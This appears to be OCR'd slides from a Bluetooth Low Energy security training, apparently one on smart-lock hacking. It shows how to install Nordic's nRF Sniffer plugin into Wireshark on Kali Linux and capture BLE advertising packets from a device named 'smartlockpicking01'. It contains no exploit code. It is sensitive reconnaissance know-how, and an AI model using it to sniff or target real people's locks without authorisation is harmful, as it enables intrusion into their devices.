
```
root@kali:~/nrf_sniffer_2.0.0-beta-1_51296aa/extcap# ls

nrf_sniffer.bat  nrf_sniffer.py  SnifferAPI

root@kali:~/nrf_sniffer_2.0.0-beta-1_51296aa/extcap# cp -r
* /usr/lib/x86_64-linux-gnu/wireshark/extcap/
```


Wireshark install #3 – turn on interface toolbar

View-> Interface Toolbars -> nRF Sniffer




Wireshark


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
Interface /dev/tty
Device All advertising devices
Passkey / OOB key
Adv Hop 37,38,39
Help
Defaults
Log
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
nfqueue
usbmon1
usbmon2
nRF Sniffer: /dev/ttyUSB0
Cisco remote capture: cisco
Random packet generator: randpkt
SSH remote capture: ssh
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.4.5 (Git v2.4.5 packaged as 2.4.5-1).
nRF Sniffer toolbar
Your sniffer device detected properly. Click here to start sniffing



Capturing from nRF Sniffer: /dev/ttyUSB0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Filter specific device
Apply a display filter ... <Ctrl-/>
Interface /dev/tty Device All advertising devices Passkey / OOB key Adv Hop
Tons of advertisements
No. Time Source Destination Protocol Length Info
282 79.066089 d1:7c:65:9a:9a:a5 Broadcast LE LL 55 ADV_IND
283 79.267289 Blueradi_13:9f:95 Broadcast LE LL 57 ADV_IND
284 79.468741 TexasIns_c3:a8:1e Broadcast LE LL 63 ADV_IND[Malformed Packet]
285 80.072562 d1:7c:65:9a:9a:a5 Broadcast LE LL 55 ADV_IND
286 80.273961 Blueradi_33:9f:95 Broadcast LE LL 57 ADV_IND[Malformed Packet]
287 80.475318 TexasIns_c3:a8:1e Broadcast LE LL 63 ADV_IND[Malformed Packet]
288 80.676430 f8:c7:7f:1e:2e:8b Broadcast LE LL 39 ADV_IND[Malformed Packet]
289 80.777508 Blueradi_13:5f:95 Broadcast LE LL 63 ADV_IND[Malformed Packet]
290 80.980162 TexasIns_c3:a8:1e Broadcast LE LL 63 ADV_IND[Malformed Packet]
291 81.081553 d1:7c:65:9a:9a:a5 Broadcast LE LL 55 ADV_IND
Frame 183: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
Nordic BLE Sniffer
Bluetooth Low Energy Link Layer
Access Address: 0x8e89bed6
Packet Header: 0x1d40 (PDU Type: ADV_IND, ChSel: #1, TxAdd: Random)
Advertising Address: d1:7c:65:9a:9a:a5 (d1:7c:65:9a:9a:a5)
Advertising Data
Flags
Device Name (shortened): smartlockpicking01
0000 fc 06 30 01 4a 19 06 0a 01 27 38 00 00 93 02 00 ..0.J... .'8.....
0010 00 d6 be 89 8e 40 1d a5 9a 9a 65 7c d1 02 01 04 .....@.. ..e|....
0020 13 08 73 6d 61 72 74 6c 6f 63 6b 70 69 63 6b 69 ..smartl ockpicki
0030 6e 67 30 31 88 65 14 ng01.e.

Filter specific device

